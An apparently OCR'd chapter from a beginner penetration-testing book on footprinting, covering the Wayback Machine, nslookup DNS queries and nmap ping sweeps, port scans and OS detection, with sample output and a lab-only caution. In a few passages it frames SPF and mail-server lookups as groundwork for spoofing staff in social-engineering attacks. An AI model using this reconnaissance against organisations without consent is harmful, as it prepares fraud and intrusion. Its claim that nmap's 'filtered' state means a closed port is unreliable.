passive reconnaissance strategy.

Way Back Machine:


There will come a time when you are Footprinting a target and you wish you could go back in time to look at the webpage because you know there might be some very interesting information there. For example there may be a career page on the website that you want to take a look at and see what type of technical skills they are looking for in an applicant. This might tell us what type of systems, applications they may be using on the back-end. Well you are in luck. There actually is a website that will let you get in that time machine and go back in time and see what a webpage looked like back in the day. Way Back Maching (https://archive.org)




If we type in McDonalds.com in the search box above we can see a page that shows us a timeline of all the McDonalds websites and screenshots of that website in order:



If we want to see what the website looks like in 1999 we simply hover over the 1999 box and we can see all the blue circles that designate a cached version of the webpage was recorded:



All we need to do now is click one of those circles and voila:



As you can see the site was pathetic back then bit it makes the point that we can go back in time and potentially find some interesting tidbits that could help us later on.

Introduction to NSLOOKUP

Now that we've covered some really cool websites that you can use to fingerprint your target lets take a look at one of the best command line tools that you can use to gather some really cool information.

To get started in Kali simply type in Nslookup:

```
root@kali:~# nslookup
>
```

There is much we can do to passively find out information about a target from here. If we wanted to find out the nameservers that are hosting our target we could type in the following:

```
root@kali:~# nslookup
> set type=ns
> mcdonalds.com
Server:         209.18.47.61
Address:        209.18.47.61#53

Non-authoritative answer:
mcdonalds.com   nameserver = ns-1685.awsdns-18.co.uk.
mcdonalds.com   nameserver = ns-76.awsdns-09.com.
mcdonalds.com   nameserver = ns-840.awsdns-41.net.
mcdonalds.com   nameserver = ns-1445.awsdns-52.org.

Authoritative answers can be found from:
>
```

As you can see we set Nslookup to look for the nameserver information by setting the type (type=ns) correctly. We then just typed in the domain we wanted to get the nameservers for.

Now lets say we would like to see if there is an SPF record missing or misconfigured so that we have the potential of spoofing someone at the institution and having a successful social engineering attack. We would then set the type to txt to get that information:

```
> set type=txt
> google.com
Server:         209.18.47.61
Address:        209.18.47.61#53

Non-authoritative answer:
google.com      text = "v=spf1 include:_spf.google.com ~all"

Authoritative answers can be found from:
>
```

For this example we used Google and can see the SPF record that Google has set for itself.

We can find a whole host of uses for mail servers of a target. An example of this would be to find the mail server so that we can telnet to it and us it in our spoof attack against someone at the target organization etc. Again if we wanted to find that we would just set the type correctly (type=mx):

Introduction to NMAP

NMAP is a program that contains a variety of useful tools to aid network footprinting. Whether you know it or not, I would bet money that you have already been exposed to NMAP. For some reason, the movies love to use NMAP when their main character is breaking into a top secret computer system. It's actually a little humorous when you can read the command output that baffles others and shrouds the main character in mystique and awe.

It has made appearances on the computers in movies such as *The Matrix Reloaded*, *Die Hard 4*, *The Bourne Ultimatum*, *Girl With The Dragon Tattoo*, and many, many other movies. After the movie's hero runs a few scans with NMAP, they are somehow magically granted access to some critical system in order to save the world.

In reality, NMAP *can* aid a malicious user to carry out an attack, but understand that it is a scanning and information gathering tool. However, used by itself, it will only help you identify hosts, operating systems, open ports, and system vulnerabilities.

Setting Up Your Host Environment

Later in this section we will show you step by step how to perform some of these network footprinting techniques. However, you will need to setup your operating system and host environment first. The NMAP demos will be performed on the latest version of Ubuntu that is running as a virtual machine in VMWare. I highly recommend Ubuntu because it is a popular Linux distribution, you don't need to be a Linux guru to use it, and it still has the power and flexibility of other Linux distributions. You can either install Ubuntu to your hard drive, configure live boot options such as a flash drive or DVD, or run a virtual environment inside of VMWare. Installing VMWare and making a virtual machine is outside the scope of this book, but it is an extremely effective way to try your hand at new software programs and security techniques.

I just want to make one note regarding VMWare for novices before getting started with the quick and easy NMAP installation on Ubuntu. VMWare uses the concept of virtualized network adapters, and the default settings of the virtual network adapter in VMWare will cause all of the following NMAP demos and commands to fail. You will want to click on the settings tab of the VMWare application and find the network interface configuration option. Then, set the virtual network interface to **bridged mode**.

Essentially, VMWare places your virtual machine's network interface on a subnet that is different from the network of your hardware-based machine by default. This is undesirable – we want them to be on the same subnet for the sake of the forthcoming demonstrations. To confirm that your virtual machine and non-virtual machine are on the same subnet, run the **ipconfig** command on Windows and the **ifconfig** on Mac and Linux distributions to confirm your IP addresses and subnets.

Installing NMAP on Ubuntu (Kali has it by default)

To install NMAP, you are going to need three things: the Ubuntu operating system, an Internet connection, and a single command. The installation procedure is ludicrously fast and simple. Fire up your Ubuntu machine and open up the terminal. The terminal can be found by clicking on the button in the top left of your screen and searching for the term 'terminal.' The icon is a black box with a greater-than symbol. Once you have the terminal opened, simply enter the following command:

- sudo apt-get install nmap

```
username@ubuntu:~$ sudo apt-get install nmap
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  libblas-common libblas3 liblinear1 ndiff
Suggested packages:
  liblinear-tools liblinear-dev
The following NEW packages will be installed:
  libblas-common libblas3 liblinear1 ndiff nmap
0 upgraded, 5 newly installed, 0 to remove and 51 not upgraded.
Need to get 3,940 kB of archives.
After this operation, 18.6 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
```

The terminal will spit out a lot of text that identifies the packages that need to be downloaded as well as the amount of disk space the NMAP program will use. At the yes or no prompt, enter a 'y' to continue with the download and installation. After that completes in two or three minutes, you're finished. NMAP is installed and ready to go. Pretty easy, huh?

A Word of Caution

Before we get started with the demo portion of this chapter, there are a few things you need to know. Some of these techniques are not appropriate to do in a public environment unless you are intentionally testing for security holes with the support and consent of your organization. Though a couple of the demos we will do are pretty inconsequential, network admins and technical staff of organizations who did not give you their consent would have a lot of questions for you if they catch you snooping and poking around their network. This could get you into big trouble depending on their policies.

As such, it is best to try these demos in your own home or on a LAN segment where you won't need to worry about offending anyone. Furthermore, home environments are perfect for these demos provided you have more than one device connected to your LAN. With that said, let's get started with ping sweeps.

Ping Sweeps and Active Machine Identification

One of the goals of network footprinting is to reach out and discover who else occupies the same local subnet as your computer. In the first section, we talked about how the 192.168.1.0/24 network has 254 addresses available for assignment to hosts, but without knowing the IP addresses of other hosts on our subnet, it can be a real challenge to gather further information about them. This is where ping sweeps excel.

You likely know what a ping is, but just to be safe, let's define the term **ping**. A ping is part of the ICMP (Internet Control Message Protocol) software. It works by sending an extremely small amount of data (only 32 bytes) to another host. In turn, that host sends another packet back to the originator. This helps us troubleshoot several things such as end to end network connectivity, network interface card functionality, and latency issues.

However, in the world of network footprinting, it also helps us see which IP addresses are being used. A computer or device that was powered down wouldn't be able to respond to our ping, so we can assume that any successful replies to our pings indicate active machines. Please note, however, that there are ways to block pings or ICMP entirely with hardware and software-based firewalls, and some network security professionals do just that in certain environments. On the other hand, the overwhelming majority of local network nodes are going to be configured to respond to pings.

Even though pings can be used to identify active machines, there is just one problem. Would you really want to try pinging all 254 valid addresses in your local subnet to search for active hosts? That would be an incredibly tedious and time consuming task. That is where the value of ping sweeps comes into play. In a matter of seconds, a program such as NMAP can scan an entire range of addresses to look for active hosts with one simple command.


NMAP Ping Sweep Syntax

The syntax used for the NMAP commands use the same pattern as follows:

- sudo nmap [OPTIONS] [TARGET]

For example, the syntax used to initiate a ping sweep is simple, straightforward, and follows the same pattern:

- sudo nmap -sP 192.168.1.0/24



In the above command, we are initiating a ping sweep on the entire 192.168.1.0/24 subnet. If you remember our discussion about subnets from section one, you would remember that the subnet mask for this particular subnet can also be written as 255.255.255.0. Basically, NMAP is going to rapidly go through every possible address on the subnet and try to ping it. Then it will report which IP addresses responded to the ping to give you a list of active machines.

There is only one caveat to a ping sweep. We don't know for certain that the list of IP's we receive from NMAP is a comprehensive list of all active hosts on our subnet. Because ICMP pings can be blocked, it is possible that a server that has implemented security or some other type of device is active but simply didn't respond to our ping. However this is the exception, not the rule. This ping sweep still gives us great visibility of other hosts on our network.

Also, please note the syntax in the above command. In the example, we scanned a subnet with a /24 subnet mask. However, consider that you can change that value of the target. For example, we could have scanned a /8 or /16 network, or even a subset of our local network including single host addresses. While ping sweeping single host addresses is counterproductive, remember that this value can be a single IP address for the following examples. You may want to scan a single host for open ports or identify a single host's operating system.

Port Scanning with NMAP

Now that you have identified active hosts on your local subnet, you can start to gather information about them. In particular, you can scan them to see which ports they are accepting connections on. As a network security professional, you can use this to verify that software firewalls and other security measures have been successfully implemented by scanning their ports. For example, if you wanted to verify that your web server isn't accepting FTP connections, you could use NMAP to scan ports 20 and 21 of your web server.

Also understand that port scanning can be used to give you an idea of the purpose of different active machines on your network. For example, if you see that one host on your local subnet is accepting connections on port 80, you could make a reasonable assumption that the purpose of that machine is that of an HTTP webserver or a network device with a web interface (such as a router, firewall, or access point).

The syntax to perform port scanning with NMAP is as follows:

- sudo nmap -p [PORT] [TARGET]

So, if we wanted to scan our local subnet to see if any active machines have port 80 (HTTP) open, we would run the following command:

- sudo nmap -p 80 192.168.1.0/24

```
username@ubuntu:~$ sudo nmap -p 80 192.168.1.60

Starting Nmap 6.47 ( http://nmap.org ) at 2015-07-06 11:11 CDT
Nmap scan report for 192.168.1.60
Host is up (0.0012s latency).
PORT   STATE    SERVICE
80/tcp filtered http
MAC Address: 5C:0A:5B:8B:93:DB (Samsung Electro-mechanics CO.)

Nmap done: 1 IP address (1 host up) scanned in 1.01 seconds
username@ubuntu:~$
```

Yet again, you could replace the target in the above example with a single host's IP address. After you run this command, NMAP will produce a report that shows you the port, the state of that port, and the service tied to that port. If you see the text 'filtered' under the state column, the port you were scanning is closed and not accepting connections.

Identifying Operating Systems

Another handy feature of the NMAP program allows you to scan a host to see what type of operating system it is running as well as other device type information. You can use this technique to gather a wealth of information about a host including its MAC address, operating system version, service pack

number, network card manufacturer, and device type. This can help you determine if the device connected to your network is a PC, smart phone, tablet, or Mac as well as what software it is running.

In the black hat world, this technique can be used to uncover potential exploits. For example, if an attacker knows that the latest version of Windows has a security problem, all he or she has to do is use this scanning technique to search for computers running the version of Windows that contains the exploit. The command is very simple to use, too:

- sudo nmap -O 192.168.1.60

```
username@ubuntu:~$ sudo nmap -O 192.168.1.51

Starting Nmap 6.47 ( http://nmap.org ) at 2015-07-06 11:04 CDT
Nmap scan report for 192.168.1.51
Host is up (0.00054s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49156/tcp open  unknown
MAC Address: B8:EE:65:25:74:A1 (Liteon Technology)
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Device type: general purpose
Running: Microsoft Windows Vista|2008|7
OS CPE: cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1 cp
e:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_7
OS details: Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Wind
ows 7, Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.20 seconds
username@ubuntu:~$
```


In this example, we are scanning the 192.168.1.60 host address to uncover the operating system that it is running.

NMAP is an extremely useful tool for understanding network topologies and gathering information about the hosts connected to that network. To reiterate, make sure that you test these commands in a safe environment such as your home so you don't make any trouble. Though a ping sweep and a port scan won't inhibit other's ability to use the network, it would look pretty suspicious if you are caught doing it in a public place.


Getting a greater understanding using Wireshark

So now that we've done a few things using Nmap we get a pretty good understanding. However, we have to continue digging a little deeper under the hood so we know exactly what is going on when we are doing these port scans etc. One of the best ways to do that is by looking at the traffic and probably the best tool to use to take a look at the traffic is Wireshark.

In Kali go ahead and start Wireshark with the following command: gksudo wireshark.




You will now be presented with the following screen:




You will want to select your network device in the interface list. In mine it happens to be eth0. By default in Capture Options it should be set to promiscuous mode meaning it will receive all traffic on the network but if it isn't selected then you want to select it. Click start to begin.

